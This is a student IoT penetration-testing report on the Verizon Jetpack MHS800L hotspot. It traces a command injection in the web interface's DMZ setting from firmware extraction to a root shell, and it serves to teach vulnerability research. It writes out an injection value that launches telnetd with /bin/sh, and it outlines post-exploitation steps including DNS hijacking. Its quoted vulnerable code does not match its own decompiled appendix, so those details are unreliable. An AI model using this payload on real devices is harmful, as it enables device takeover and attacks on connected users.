IoT Device Security Analysis: Verizon Ellipsis Jetpack MHS800L

Eric Brown

Feburary 2026

Executive Summary

This project demonstrates a complete security analysis and exploitation of the Verizon Ellipsis Jetpack MHS800L, a mobile hotspot device. Through firmware extraction, reverse engineering, and vulnerability analysis, a critical command injection vulnerability (CWE-78) was discovered in the device's web management interface.

Key Findings:

- Identified a CWE-78 OS command injection vulnerability in the franklin-web.fcgi binary handling DMZ configuration
- Successfully achieved unauthorized root shell access through the web interface
- Demonstrated the complete attack lifecycle from firmware extraction to post-exploitation
- Device architecture: MIPS32 Big Endian running OpenWRT with outdated libraries

Impact: An attacker with knowledge of the WiFi password can inject arbitrary shell commands through the web interface, gaining complete control over the device. This access could be leveraged for network reconnaissance, man-in-the-middle attacks, DNS hijacking, and lateral movement to connected devices.

Educational Value: This device and documentation serve as curriculum material for future students studying IoT security. The research provides hands on insight into real world penetration testing methodologies and demonstrates systematic vulnerability discovery through both sink analysis and context driven techniques.

1 Introduction & Scope

This project analyzes the security posture of an IoT device through practical exploitation. The target device is a Verizon Ellipsis Jetpack, a mobile hotspot commonly used for wireless internet connectivity. The research follows a structured penetration testing methodology from initial reconnaissance through post-exploitation.

Objectives

- Extract and analyze the device firmware to understand its architecture and software stack
- Identify potential vulnerabilities through static and dynamic analysis
- Develop and demonstrate a working exploit for identified vulnerabilities
- Document the complete methodology for educational purposes

Tools & Resources

Analysis Tools:

- Ghidra - Reverse engineering and binary analysis
- 7zip - Archive extraction
- unsquashfs - SquashFS filesystem extraction
- nmap - Network reconnaissance
- Browser Developer Tools - HTTP request manipulation

Reference Materials:

- The Internet of Risky Things: Trusting the Devices That Surround Us
- The Hardware Hacking Handbook: Breaking Embedded Security with Hardware Attacks

Target Device

Device: Verizon Ellipsis Jetpack

Model: MHS800L

Function: Mobile hotspot / portable WiFi router

Firmware Update Tool: Ellipsis_Jetpack_MHS800L_Update_Tool.exe

2 Firmware Extraction

The first phase of the security analysis involves obtaining and extracting the device firmware. This process reveals the underlying filesystem, binaries, and configuration files necessary for deeper analysis. Understanding the device architecture is crucial before attempting any reverse engineering or vulnerability analysis.

Initial Analysis of Update Tool

To update the IoT device, the company released a Windows Executable for customers, which contains the firmware binary. Using 7zip, we can examine the contents of the .exe with the "l" flag. Use the "e" flag to extract the tar archive.

```
Command:
  7z l Ellipsis_Jetpack_MHS800L_Update_Tool.exe
Output:
  MHS800L_ECM-ACM-VERIZON-MIFI-FRANKLIN_LR3.3.3.0-franklin-25569.sfp
```

This identified and extracted an .spf file, let's dig deeper. Using strings, we can preview the archive structure and identify key files.

```
Command:
C:/home$ strings -n 8 ./SQN3120-MHS800L_ECM-ACM-VERIZON-MIFI-FRANKLIN_
  LR3.3.3.0-franklin-25569.sfp | head -n 20
Output (Truncated):
  version.inf acpu/router.fff bcpu/lte.fff rootfs.squashfs boot_order
```

The output reveals several key files. Our primary target is rootfs.squashfs as it contains the Linux root file system.

Extracting the Firmware

Let's actually extract the firmware now and place it in a directory named spf_out.

****Note:** If you are doing this with unknown and potentially malicious software use a VM!

```
Command:
  mkdir -p sfp_out
  tar -xvf SQN3120-MHS800L_ECM-ACM-VERIZON-MIFI-
  FRANKLIN_LR3.3.3.0-franklin-25569.sfp -C sfp_out
Output:
  File directories are now made
```

Unpacking the Root Filesystem

Unpacking the Root Filesystem allows us to understand the file hierarchy. This is done by recovering the memory offsets of the Directory and Inode tables. The Directory table is used to construct the file hierarchy, then Inode table jumps to the file in memory.

```
Command:
  unsquashfs -d rootfs_extracted sfp_out/rootfs.squashfs
```

Architecture Identification

```
Command:
  find rootfs_extracted -type f -exec file {} \;
  | grep -E 'ELF|ARM|MIPS|x86' | head -n 50
Output (truncated):
  ...
  rootfs_extracted/bin/busybox:
  **ELF 32-bit MSB executable, MIPS, MIPS32 rel2** version 1 (SYSV)
  // Most Significant bit (MSB)
  ...
  ...
  dynamically linked, interpreter **/lib/ld-uClibc.so.0*
  ...
  rootfs_extracted/lib/modules/3.7.6/
```

We can observe the following attributes of the binary in the snippet:

- 32-Bit ELF Binary
- MSB = Big Endian Byte Ordering
- MIPS32 release 2 instruction set
- Dynamically linked with/lib/ld-uClibc.so.0
  - AKA uses uClibc library
- OpenWRT Kernel Version 3.7.6

With an understanding of the architecture, we can begin analyzing the device for vulnerabilities. The next section will focus on reconnaissance and identifying potential attack vectors.

3 Reconnaissance

With the firmware extracted and architecture identified, the next phase involves reconnaissance. This includes network scanning, library version analysis, and CVE research to identify potential vulnerabilities.

Network Reconnaissance

After connecting to the Jetpack's WiFi network, we perform network reconnaissance using nmap to identify open services and their versions:

```
Command:
  nmap -sV -p 23,80 192.168.1.1
Output:
  PORT    STATE   SERVICE     VERSION
  23/tcp  open    telnet      BusyBox telnetd (OpenWRT, ...)
  80/tcp  open    http        lighttpd 1.4.30
```

Library Version Analysis

We can extract version information from the binaries in the extracted file system using the strings command, which can be found in Appendix A. This helps identify potentially outdated and vulnerable libraries:

Summary of Identified Library Versions:

DNSMasq: 2.62 (released 2012)

- CVE-2021-3448

Dropbear SSH: 2012.55

- CVE-2012-0920

Lighttpd: 1.4.30 (released 2011)

- CVE-2011-4362

With the library versions, we can search for "low hanging fruit". These are Common Vulnerabilities and Exposures (CVEs) associated with the library versions. If the developers of the device don't patch a vulnerable library, we can potentially use this. In our case they were all patched or not applicable. See Appendix B. for output and analysis of the CVEs and how they were patched.

4 WebUI Vulnerability Analysis

Having ruled out easily exploitable CVEs in third-party libraries, we now turn our attention to the custom application code. Common Weakness Ennumeration (CWEs) are more generic definitions for exploits. We can use the characteristics present in our device to filter for applicable attack vectors. For example, CWE-400 is a DoS attack for a mail server and would not be applicable for our architecture. This section demonstrates systematic vulnerability analysis and context driven analysis methods.

Developing an Attack Hypothesis

Before diving into reverse engineering, let's recap our understanding of the IoT device architecture:

What We Know:

Device: IoT gateway running OpenWRT (embedded Linux)

Software: BusyBox-based system (lightweight toolbox for embedded Linux)

User Interaction: Web interface for configuration of settings

- changing password, setting firewall rules, port forwarding, etc.

Architecture: MIPS32

Critical Thinking Questions:

Q: How does the WebUI apply settings?

A: BusyBox shell commands

Q: Who runs the commands?

A: Typically root in IoT

Q: Is user input validated before shell execution?

A: CWE-78: OS Command Injection vulnerability

Main Attack Hypothesis:
BusyBox is commonly found in embedded Linux devices and runs as root to preform system configurations. If software is implemented incorrectly, an attack vector opens. We hypothesize web interface takes user input and passes it to BusyBox commands without validating the input, creating a command injection vulnerability (CWE-78). Let's begin by tracing the webUI request to a location in the binary.

Mapping the WebUI Request Flow

The binary is large, so mapping to the correct file is essential in streamlining analysis. Let's search the .html for CGI script references. The webUI allows a user to modify the firewall rules. One of these is port filtering. Let's use it in our grep.

```
Command:
  grep -r "settings_port_filtering" rootfs_extracted/
Output:
  rootfs_extracted/etc/www/jetpack_settings/adv_port_filtering.html:
        var cgi = '/cgi-bin/settings_port_filtering.cgi',
...
grep: rootfs_extracted/usr/sbin/franklin-web.fcgi: binary file matches
```

The binary rootfs_extracted/usr/sbin/franklin-web.fcgi is responsible for handling this CGI route. Let's open it in Ghidra.

The Systematic Approach: Sink Analysis

Sink analysis is a systematic vulnerability discovery technique that works on any binary, regardless of domain knowledge. This is the recommended approach for professional penetration testing.

What are "Sinks"?
Sinks are dangerous functions where data interacts directly with the system. For command injection vulnerabilities (CWE-78), we look for:

system() - executes shell commands

popen() - opens a pipe to a command

exec() - executes programs

sprintf() - formats strings

The Sink Analysis Workflow

Identify sinks: Search for dangerous functions in the binary

Trace data flow backwards: For each sink, ask "where does the data come from?"

Identify sources: Find functions that receive external input (HTTP requests, files, network packets)

Check for validation: Examine the path from source to sink. is the data validated, or filtered?

Exploit: If no validation is being done, let's try to exploit

Sink Analysis in Ghidra:

Search: Functions

Search: "system"

Click on the function in the Listing view, then click and show References to Function Call Trees

Examine each function that calls system(). Understand the function fully and map to what runs on the webUI. If

Applying this methodology to franklin-web.fcgi reveals multiple functions calling system(). If using this method, one will need to understand what the code is doing, and which areas are more important. They will have to follow the command flow through the binary. Eventually, the function in Appendix C will be found.

****Note:** The function name will be different.

The Context Driven Approach

While sink analysis is systematic and comprehensive, context driven search can be faster when you have specific knowledge about the application's functionality.

Our Context Clues:

- The binary handles applying webUI configurations to the IoT device
- We know the deivce uses OpenWRT
  - OpenWRT uses Unified Configuration Interface (uci) for changing settings
- From documentation we know uci commands typically look like:
  - uci set firewall.DMZ.dest_ip='[user input]'
  - uci [command] [config].[section].[option]='[value]'

Context Driven Analysis in Ghidra:

- Search – Strings
- Search for "DMZ" or "firewall" or "uci"
- Then search for "uci set"
- Click on relevant strings then "Show References to Address"
- Follow the references to the function using the strings

Critical Thinking Question:

- Why is "uci set" better then "uci", "DMZ", etc.
- If we search by uci, we get ALL entries. Adding the [set] command allows us to hone in right away to the which updates the firewall settings.
- In a way this is similar to sink analysis. Our understanding allows us to interpret the command structure, then search for it in the binary.

This approach will lead us to the same function as seen in Appendix C.

Analyzing the Vulnerable Function (CWE-78)

Once we have located the code responsible for handling webUI requests, we can view the decomplied C, as seen in Appendix C. To standardize the method, we use the function responsible for setting the DMZ IP address. A snippet from Appendix C shows the input being passed directly to the shell:

```
sprintf(acStack_d0,
        "uci set franklin.DMZ.dest_ip='%s' > /dev/null", auStack_90);

system(acStack_d0);
```

Vulnerability Analysis:

auStack_90 contains user input from the DMZ IP address field

sprintf() formats this input directly into a shell command string

The formatted string is passed directly to system(), which executes it as a shell command

The Exploit Mechanism

Below is a mock scenario where the exploit could in theory be used. The user is inputting the DMZ IP address in the advanced settings in the webUI.
Normal Use Case:

```
User Input:
    192.168.1.100
Generated Command: uci set
    firewall.DMZ.dest_ip='192.168.1.100' > /dev/null
Result:
    DMZ IP is set to 192.168.1.100
```

Malicious Use Case:

```
User Input:
    192.168.1.100$(telnetd -l /bin/sh -p6142)
Generated Command:
    uci set
      firewall.DMZ.dest_ip='192.168.1.100$(telnetd -l /bin/sh -p6142)'
       > /dev/null
Result:
    DMZ IP is set AND telnetd opens a shell on port 6142
```

5 Exploitation Walkthrough

Please reference Exploit_Walkthrough_VerizonMH800L.pdf for a full walkthrough with screenshots to assist in understanding. This section will contain a brief overview of the exploit and evidence of the reverse shell.

Methodology

In the binary, we found user input being directly passed into a uci command. This executes as root, so if we inject a command, such as "$(telnetd -l /bin/sh -p6142)", a port will be opened which we can log into.

For the methodology, we logged into the webUI and navigated to the DMZ settings. Then, a random IP address was entered. This generated the HTTP POST request. The web developer tools built into the browser were used to catch the request, inject the request with the command string, and then sent to the Jetpack.



Figure 1: Using Web Developer Tools to catch and modify the HTTP response

Evidence of a Reverse Shell

After grabbing the HTML POST and modifying the uci command to open a port with telnet, we attempted to connect to the device using the port.



Figure 2: Reverse Shell into IoT device as root

6 Post Exploitation

Establish Foothold: If the jetpack resets, the shell is gone. Establishing persistence is the highest priority.

Internal Recon: In the cyber kill chain, the next step would be discovering what devices are connected to the jetpack because we are behind the firewall now. Since this is a lab, there will be nothing.

Lateral Movement: In a real network, other devices would be connected to the hotspot. They would be discovered after doing reconnaissance. To attack the other devices, we can set up a proxy or port forwarding on the IoT device to go around the firewall.

Data Exfiltration The router won't have much useful information, the devices connected will. However, the DNS configuration can be modified to point to a bogus website, such as a fake bank login controlled by a hacker.

A Library Version Analysis Commands

This appendix contains the commands used to extract version information from binaries in the extracted filesystem. The list of libraries are in "../usr/lib/" or "../usr/sbin/".

DNSMasq Version

```
$ strings -n 6 rootfs_extracted/usr/sbin/dnsmasq |
grep -i 'version.bind' -A1
```

Output:

```
version.bind
dnsmasq-2.62
```

Dropbear SSH Version

```
$ strings -n 6 rootfs_extracted/usr/sbin/dropbear |
 grep -Ei 'dropbear|version|ssh'
  | head -n 50
```

Output:

```
SSH-2.0-dropbear_2012.55
```

Lighttpd Version

```
$ strings -n 6 rootfs_extracted/usr/sbin/lighttpd |
grep -Ei 'lighttpd|server\.tag|version' | head -n 50
```

Output:

```
lighttpd/1.4.30 (ssl) - a light and fast webserver
lighttpd/1.4.30 (ssl) (Aug 23 2016 16:55:15) - a light and fast webserver
```

B CVE Research and Analysis

This appendix documents the CVE investigation for outdated libraries and explains why they were not exploitable in this configuration.

DNSMasq 2.62

CVE-2021-3448: DNS Cache Poisoning

DNSMasq, is a local DNS cache for commonly visited websites. This CVE informs that if the upstream DNS server is static (hardcoded), a hacker can forge the DNS reply as the source IP.

- **Description:** dnsmasq before 2.85 is affected by DNS cache poisoning under certain configurations
- **References:**

  `https://nvd.nist.gov/vuln/detail/cve-2021-3448`

  `https://bugzilla.redhat.com/show_bug.cgi?id=1939368`
- **Analysis:** Investigation of `/etc/config/dhcp` shows `option resolvfile '/tmp/resolv.conf.auto'`, indicating dnsmasq reads upstream resolvers from a file populated by the WAN/DHCP client.
- **Conclusion:** Not easily exploitable without network-level access

DNSpooq Family (CVE-2020-25681 and related)

- **Description:** Multiple CVEs affecting dnsmasq versions older than 2.83
- **Reference:** Shortend URL
- **Analysis:** These vulnerabilities primarily affect DNSSEC-enabled configurations. Examination of `/etc/config/dhcp` shows no DNSSEC flags are configured.
- **Conclusion:** Not applicable to this device configuration

Dropbear SSH 2012.55

CVE-2012-0920

- **Description:** Remote code execution vulnerability in Dropbear SSH
- **Reference:** `https://security-tracker.debian.org/tracker/CVE-2012-0920`
- **Analysis:** This CVE affects versions up to 2012.54. The device runs 2012.55, which includes the patch for this vulnerability.
- **Conclusion:** Patched in this version

Lighttpd 1.4.30

CVE-2011-4362

- **Description:** Multiple vulnerabilities in lighttpd
- **Reference:** `https://nvd.nist.gov/vuln/detail/CVE-2011-4362`
- **Analysis:** This CVE affects versions before 1.4.30. The device runs exactly 1.4.30, which includes the fix.
- **Conclusion:** Patched in this version

BusyBox

CVE-2021-42380

- **Description:** awk applet vulnerability
- **Reference:** `https://nvd.nist.gov/vuln/detail/cve-2021-42380`
- **Analysis:** While the awk applet exists (`rootfs_extracted/usr/bin/awk`), this vulnerability's exploitability depends on whether the awk applet is reachable in the attack surface. In this configuration, awk is not exposed through the web interface or network services.
- **Conclusion:** Present but not exploitable through available attack vectors

C Decompiled Vulnerable Function

This appendix contains the complete decompiled C code from Ghidra for the vulnerable function `FUN_00413f8c` in the `franklin-web.fcgi` binary.

```
undefined4 FUN_0040fb0c(undefined4 param_1)

{
  int *piVar1;
  undefined4 uVar2;
  int iVar3;
  __pid_t _Var4;
  int extraout_v1;
  undefined4 extraout_v1_00;
  undefined4 extraout_v1_01;
  char *pcVar5;
  int iVar6;
  int iVar7;
  char acStack_128 [64];
  char acStack_e8 [64];
  char acStack_a8 [128];

  piVar1 = (int *)json_object_get(param_1,"DMZEnable");
  if (piVar1 != (int *)0x0) {
    iVar7 = *piVar1;
    sprintf(acStack_a8,"%d",(uint)(iVar7 == 5));
    system("uci set franklin.dmz=franklin > /dev/null");
    if ((iVar7 == 5) == 0) {
      pcVar5 = "uci set franklin.dmz.enable=0 > /dev/null";
    }
    else {
      system("uci set franklin.dmz.enable=1 > /dev/null");
      uVar2 = json_object_get(param_1,"DMZIP");
      uVar2 = json_string_value(uVar2);
      sprintf(acStack_e8,"uci set franklin.dmz.ipaddr=%s",uVar2);
      pcVar5 = acStack_e8;
    }
    system(pcVar5);
    system("uci commit franklin > /dev/null");
  }
  piVar1 = (int *)json_object_get(param_1,"PFEnable");
  if (piVar1 != (int *)0x0) {
    iVar7 = *piVar1;
    system("uci set franklin.portfilter=franklin > /dev/null");
    if (iVar7 == 5) {
      pcVar5 = "uci set franklin.portfilter.enable=1 > /dev/null";
```

```
    }
    else {
      pcVar5 = "uci set franklin.portfilter.enable=0 > /dev/null";
    }
    system(pcVar5);
    memset(acStack_a8,0,0x80);
    sprintf(acStack_e8,"uci get franklin.portfilter.res_svc_count > %s","/tmp/uci_cfg_portfi
    system(acStack_e8);
    iVar7 = FUN_0040b034("/tmp/uci_cfg_portfilter",acStack_a8);
    unlink("/tmp/uci_cfg_portfilter");
    if (iVar7 == 0) {
      iVar7 = atoi(acStack_a8);
      iVar6 = 0;
      while (iVar6 < iVar7) {
        sprintf(acStack_128,"ServiceName%d",iVar6);
        iVar3 = json_object_get(param_1,acStack_128);
        if (iVar3 == 0) {
          iVar6 = iVar6 + 1;
        }
        else {
          uVar2 = json_string_value(iVar3);
          sprintf(acStack_e8,"uci set franklin.portfilter.res_svc_%d_name=\'%s\' > /dev/null
                  uVar2);
          system(acStack_e8);
          sprintf(acStack_128,"ServiceEnable%d",iVar6);
          piVar1 = (int *)json_object_get(param_1,acStack_128);
          if (piVar1 != (int *)0x0) {
            sprintf(acStack_e8,"uci set franklin.portfilter.res_svc_%d_enable=%d > /dev/null
                    (uint)(*piVar1 == 5));
            system(acStack_e8);
          }
          iVar6 = iVar6 + 1;
        }
      }
      system("uci commit franklin > /dev/null");
    }
  }
  iVar7 = json_object_get(param_1,"CustomCount");
  if (iVar7 != 0) {
    json_integer_value(iVar7);
    iVar6 = 0;
    iVar7 = 0;
LAB_0040ff74:
    do {
      if (extraout_v1 <= iVar7) goto code_r0x0040ff80;
      sprintf(acStack_e8,"CustomName%d",iVar7);
```

```
iVar3 = json_object_get(param_1,acStack_e8);
if (iVar3 != 0) {
  uVar2 = json_string_value(iVar3);
  sprintf(acStack_128,"uci set franklin.portfilter.cust%02d_name=%s > /dev/null",iVar7
  system(acStack_128);
  sprintf(acStack_e8,"CustomEnable%d",iVar7);
  piVar1 = (int *)json_object_get(param_1,acStack_e8);
  if (piVar1 != (int *)0x0) {
    sprintf(acStack_128,"uci set franklin.portfilter.cust%02d_enabled=%d > /dev/null",
            (uint)(*piVar1 == 5));
    system(acStack_128);
    sprintf(acStack_e8,"CustomStartPort%d",iVar7);
    iVar3 = json_object_get(param_1,acStack_e8);
    if (iVar3 == 0) {
      iVar7 = iVar7 + 1;
      goto LAB_0040ff74;
    }
    json_integer_value(iVar3);
    sprintf(acStack_128,"uci set franklin.portfilter.cust%02d_startport=%d > /dev/null
            extraout_v1_00);
    system(acStack_128);
    sprintf(acStack_e8,"CustomEndPort%d",iVar7);
    iVar3 = json_object_get(param_1,acStack_e8);
    if (iVar3 == 0) {
      iVar7 = iVar7 + 1;
      goto LAB_0040ff74;
    }
    json_integer_value(iVar3);
    sprintf(acStack_128,"uci set franklin.portfilter.cust%02d_endport=%d > /dev/null",
            extraout_v1_01);
    system(acStack_128);
    sprintf(acStack_e8,"CustomProto%d",iVar7);
    iVar3 = json_object_get(param_1,acStack_e8);
    if (iVar3 == 0) {
      iVar7 = iVar7 + 1;
      goto LAB_0040ff74;
    }
    uVar2 = json_string_value(iVar3);
    sprintf(acStack_128,"uci set franklin.portfilter.cust%02d_proto=%s > /dev/null",iV
            uVar2);
    system(acStack_128);
    sprintf(acStack_e8,"CustomDelete%d",iVar7);
    piVar1 = (int *)json_object_get(param_1,acStack_e8);
    if (piVar1 == (int *)0x0) {
      sprintf(acStack_128,"uci set franklin.portfilter.cust%02d_deleted=0 > /dev/null'
    }
```

```
          else {
            iVar6 = iVar6 + (uint)(*piVar1 == 5);
            sprintf(acStack_128,"uci set franklin.portfilter.cust%02d_deleted=%d > /dev/null
            ;
          }
          system(acStack_128);
        }
        iVar7 = iVar7 + 1;
        goto LAB_0040ff74;
      }
      iVar7 = iVar7 + 1;
    } while( true );
  }
LAB_0040ffc4:
  FUN_00416824();
  system("/etc/init.d/firewall stop > /dev/console");
  FUN_004142e4();
  _Var4 = fork();
  if (_Var4 == 0) {
    close(1);
    system("/etc/init.d/firewall restart > /dev/console");
    FUN_00416818();
  }
  return 0;
code_r0x0040ff80:
  sprintf(acStack_128,"uci set franklin.portfilter.cust_del_count=%d > /dev/null",iVar6);
  system(acStack_128);
  sprintf(acStack_128,"uci set franklin.portfilter.cust_count=%d > /dev/null",extraout_v1);
  system(acStack_128);
  system("uci commit franklin > /dev/null");
  goto LAB_0040ffc4;
}
```

Vulnerability Analysis

The critical vulnerability exists at **line 501** where `auStack_90` (containing user-supplied input from the DMZ IP address field in the web interface) is passed directly into `sprintf()` without any validation or sanitization. The formatted string is then executed via `system()`, which invokes `/bin/sh`.

Data Flow

1. User enters DMZ IP address in web interface

2. HTTP POST sends data to `franklin-web.fcgi`
3. Input is stored in `auStack_90` variable
4. `sprintf()` constructs shell command incorporating `auStack_90`
5. `system()` executes the constructed command as root

No validation occurs between steps 3 and 5, allowing shell metacharacters in the input to be interpreted by the shell.

Note

Function names in Ghidra are auto-generated and may differ between analysis sessions. The function handling DMZ configuration may appear with a different name (e.g., `FUN_004XXXXX`), but can be identified by searching for strings like "DMZ", "firewall", or "dest_ip".

D Complete Network Reconnaissance Output

This appendix contains the complete output from network reconnaissance scans performed against the target device.

TCP Service Scan (Ports 23, 80)

```
C:\Users\ericb> nmap -sV --version-all -p 23,80 192.168.1.1

Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 19:36 -0500
Nmap scan report for 192.168.1.1
Host is up (0.0062s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  BusyBox telnetd (OpenWRT, telnet disabled)
80/tcp open  http    lighttpd 1.4.30
MAC Address: 80:D2:1D:79:2F:39 (AzureWave Technology)
```

Analysis:

- **Port 23 (Telnet):** BusyBox telnetd is running but requires authentication
- **Port 80 (HTTP):** lighttpd 1.4.30 web server hosting the management interface
- This confirms two potential attack surfaces, with HTTP being the most accessible